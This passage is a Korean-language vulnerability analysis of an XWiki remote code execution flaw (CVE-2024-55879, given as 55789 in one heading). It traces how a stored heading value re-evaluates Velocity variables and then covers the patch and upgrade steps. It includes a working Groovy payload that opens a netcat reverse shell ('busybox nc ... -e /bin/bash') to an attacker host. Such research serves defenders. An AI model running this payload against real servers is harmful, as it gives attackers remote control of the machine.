#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql
($statementDeprecated).bindValues($deprecatedParams).execute()))
```

그림 15. HQL 쿼리문을 실행

위 쿼리 실행 결과는 $outputList 변수에 저장한다.

```
#set ($discard = $outputList.addAll($orderedSetOfAppNames))
```

그림 16. HQL 쿼리문 실행 후 저장

Step2. XWiki RCE 취약점 (CVE-2024-55789)

1) heading 파라미터 추적

```
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
#foreach($appName in $outputList)
  ##
  ## Make sure the current user has permission to edit the configurable application.
  #set($userHasAccessToDocument = $xcontext.hasAccessLevel('edit', $appName))
  ##
  ## If the document was not last saved by a user with edit privilege on this page
  ## then we can't safely display the page but we should warn the viewer.
  #if($userHasAccessToDocument)
    ## Get the configurable application
    #set($app = $xwiki.getDocument($appName))
    ##
    #set($documentSavedByAuthorizedUser = false)
    #checkDocumentSavedByAuthorizedUser($app, $currentDoc, $documentSavedByAuthorizedUser)
  #end

    #set($heading = $app.getValue('heading', $configurableObj))
```

그림 17. heading 파라미터 접근 과정

① findNamesOfAppsToConfigure 함수를 통해 $outputList 배열 값을 추출한다.
② $outputList 배열 데이터를 $appName 변수에 지정한다.
③ $XWiki.getDocument($appName)를 통해 $app 객체를 획득할 수 있다.
④ heading 파라미터는 $app.getValue('heading', $configurableObj)로 값이 저장된다.

heading 파라미터로 전달된 페이로드는 아래의 단계를 통해 디버깅 코드를 추가해 변수의 재정의 과정을 확인할 수 있다.
① 취약한 버전의 org.XWiki.platform_XWiki-platform-administration-ui_<버전>.xar 다운로드
② 다운 받은 파일을 zip 으로 확장자 변경 후 압축 해제
③ XWiki > ConfigurableClass.xml 파일 중 #set($evaluatedHeading = "#evaluate($heading)") 라인 앞뒤로 아래 디버깅 코드 추가

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'XWiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view', false),
'XWiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display('codeToExecuteResult', 'view',
false), 'XWiki/2.1')**
======================

## Original Code
#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'XWiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'XWiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'XWiki/2.1')**
======================
```

④ 파일 저장 후 다시 압축 후 확장자를 (.xar)로 원상복구
⑤ xar 파일을 XWiki 웹 페이지 > Administar Wiki > content > import 를 통해 업로드 후 설치

이후 heading 파라미터의 동작 여부를 아래와 같이 확인할 수 있다.

그림 18. heading 페이로드 전 후 변수 값

2) XWiki scripting 과 실제 동작 과정

Java Scripting API (JSR-223, 표준 API)는 Java 애플리케이션에서 다른 스크립트 언어를 실행할 수 있도록 지원하는 기능이다. 이는 JSR 223(Java Specification Request 223) 표준을 기반으로 하며, 실행 중 동적으로 코드를 실행하거나 Java 와 스크립트 언어 간 데이터를 교환할 수 있도록 한다. XWiki 에서는 **Java Scripting API** 를 통해 Groovy, Python, Ruby, PHP 스크립트를 Macro 로 래핑하고 있으며 {{스크립트 언어 종류}} 방식으로도 호출해서 사용이 가능하다.

공격자는 EQST 유저 객체에 ConfigurableClass 를 추가한 뒤, heading 변수에 아래와 같은 페이로드를 삽입해 저장한다.

그림 19. heading 페이로드 저장

이때 사용된 페이로드는 다음과 같다.

```
#set($codeToExecute = 'Test')
#set($codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e
/bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')
```

해당 페이로드는 각각 두 변수를 재정의하고 codeToExecuteResult 변수에는 groovy 스크립트를 사용해 리버스 쉘을 실행시키는 코드를 포함하고 있다.

<XWiki_domain>/bin/view/XWiki/EQST?sheet=XWiki.AdminSheet&viewer=content&section=other 로 접근 시 추가된 ConfigurableClass 객체 내부의 Velocity 코드가 실행된다. 이전에 추가한 디버깅 코드를 통해 heading 변수로 인한 변수 재정의 결과를 확인할 수 있다.




그림 20. heading 페이로드 저장

이때 서버 내부에서는 heading 변수가 실행되고 각각 $codeToExecute, $codeToExecuteResult 두 변수를 재정의하게 된다.

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'xwiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view',
false), 'xwiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display
('codeToExecuteResult', 'view', false), 'xwiki/2.1')**
======================

#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'xwiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'xwiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'xwiki/2.1')**
======================
```

그림 21. heading 변수 실행 코드

재정의된 $codeToExecuteResult 의 내부 페이로드는 {{velocity}} 스크립트 동작 과정에서 다시 한번 {{async}},{{groovy}} 스크립트를 호출한다. 이를 통해 서버 내부에서 공격자가 heading 을 통해 전달한 페이로드를 실행하게 된다.

```
#if($codeToExecute != '')
  (%class="codeToExecute"%)(((##
    $codeToExecuteResult
  )))
#end
```

그림 22. CodeToExecuteResult 변수 실행 코드

실행된 페이로드를 통해 공격자는 서버에서 대기중인 8888 포트를 통해 성공적으로 XWiki 서버의 쉘을 획득하게 된다.




그림 23. 공격자 PC 리버스쉘 연결 성공

■ 대응 방안

해당 취약점은 XWiki의 Velocity 템플릿 내부에서 실행되는 groovy 코드로 인해 공격자의 악의적인 코드가 역시 내부에서 실행되어 발생한다. 해당 로직은 2023 년 8 월 4 일 발견된 후 2024 년 4 월 26 일 패치되었으며, 소스코드 변경 내역은 아래에서 확인 가능하다.

•URL:https://github.com/XWiki/XWikiplatform/commit/8493435ff9606905a2d913607d6c79862d0c168d?diff=unified#diffbf419a99140f3c12fd78ea30f855b63cfb74c1c976ff4436898266d9b37ad3ce

취약한 버전 사용 여부는 XWiki > Administrator Wiki > Content > Import > org.XWiki.platform_xwiki-platform-administration-ui_<버전_정보>.xar 를 통해 확인할 수 있다.




그림 24. 관리자 페이지 > Extension 확인

취약점 패치 내용을 확인한 결과, ConfigurableClass.xml 파일의 codeToExecute 변수 처리 과정이 변경되어 임의 명령 실행에 사용된 codeToExecuteResult 변수를 더 이상 사용하지 않음을 알 수 있다.

```
#set($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
#if($codeToExecute != '')
  #set($codeToExecuteResult = $configurableObj.display('codeToExecute', 'view', false))
#set ($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
```

그림 25. codeToExecute 변수 처리 수정 사항

또한 변수 codeToExecutResult 가 실행되어 취약했던 구간은 아래와 같이 스크립트 매크로가 아닌 단순 문자열로 출력해 코드 실행을 방지했다.

```
(%class="codeToExecute"%)(((##
  $codeToExecuteResult
  $configurableObj.display('codeToExecute', 'view', false)
```

그림 26. codeToExecutResult 수정 사항

취약한 버전의 XWiki 는 <=15.10.9, <=16.3.0 버전으로 패치 작업을 수행해야 한다. 단, 패치 적용 전에 모든 중요 데이터는 반드시 백업한 뒤에 공식 문서를 참고해 진행해야 한다. 또한 배포 환경마다 업그레이드 방법이 상이함에 유의해야 한다. 패치를 수행하는 방안은 아래와 같다.

배포 환경	패치 방법
패키지 업그레이드	sudo apt install xwiki–tomcat9-mariadb 실행
Docker 업그레이드	링크를 참조하여 이미지 변경 및 릴리즈 노트의 지침 수행
WAR 업그레이드	기존 WAR 삭제 후 새 버전을 다운로드 후 배포 또는 Distribution Wizard 활용
데모 패키지 업그레이드	새 버전을 별도로 설치한 후, 설정 파일과 디렉토리를 수동으로 편집

상세 패치는 아래 링크를 참고해서 수행할 수 있다.

•URL: https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/

■ 참고 사이트

• XWiki (About XWiki) : https://www.xwiki.org/xwiki/bin/view/Main/
• XWiki (Administration Application) :
https://extensions.xwiki.org/xwiki/bin/view/Extension/Administration%20Application
• XWiki (XWiki Velocity Training) :
https://www.xwiki.org/xwiki/bin/view/Documentation/DevGuide/Scripting/XWikiVelocityTraining/
• XWiki (Script Macro) : https://extensions.xwiki.org/xwiki/bin/view/Extension/Script%20Macro
• XWiki (Release Notes, 14.7RC1) :
https://www.xwiki.org/xwiki/bin/view/ReleaseNotes/Data/XWiki/14.7RC1/Entry001/
• XWiki (XWikiSyntax) :
https://www.xwiki.org/xwiki/bin/view/Documentation/UserGuide/Features/XWikiSyntax/
• EQST Insight Special Report (SSTI) :
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_%EB%B3%84%EC%B1%85_202403.pdf&r_fname=20240327134650045.pdf
• XWiki (XWikiDocument XML) :
https://extensions.xwiki.org/xwiki/bin/view/Extension/XAR%20Module%20Specifications
• XWiki (Upgrading) : https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/
• Hibernate Documentation (The Hibernate Query Language):
https://docs.jboss.org/hibernate/orm/3.3/reference/en-US/html/queryhql.html
• CVE-2024-55879: https://github.com/xwiki/xwiki-platform/commit/8493435ff9606905a2d913607d6c79862d0c168d
https://github.com/xwiki/xwiki-platform/security/advisories/GHSA-r279-47wg-chpr
https://jira.xwiki.org/browse/XWIKI-21207